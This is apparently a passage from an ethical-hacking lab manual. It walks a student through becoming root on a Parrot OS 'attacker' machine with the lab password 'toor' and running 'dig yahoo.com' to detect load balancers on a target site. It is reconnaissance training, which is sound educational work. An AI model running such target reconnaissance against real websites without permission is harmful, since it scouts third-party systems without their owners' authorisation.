


2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




5. A **Parrot Terminal** window appears; type **dig yahoo.com** and press **Enter**.



6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.

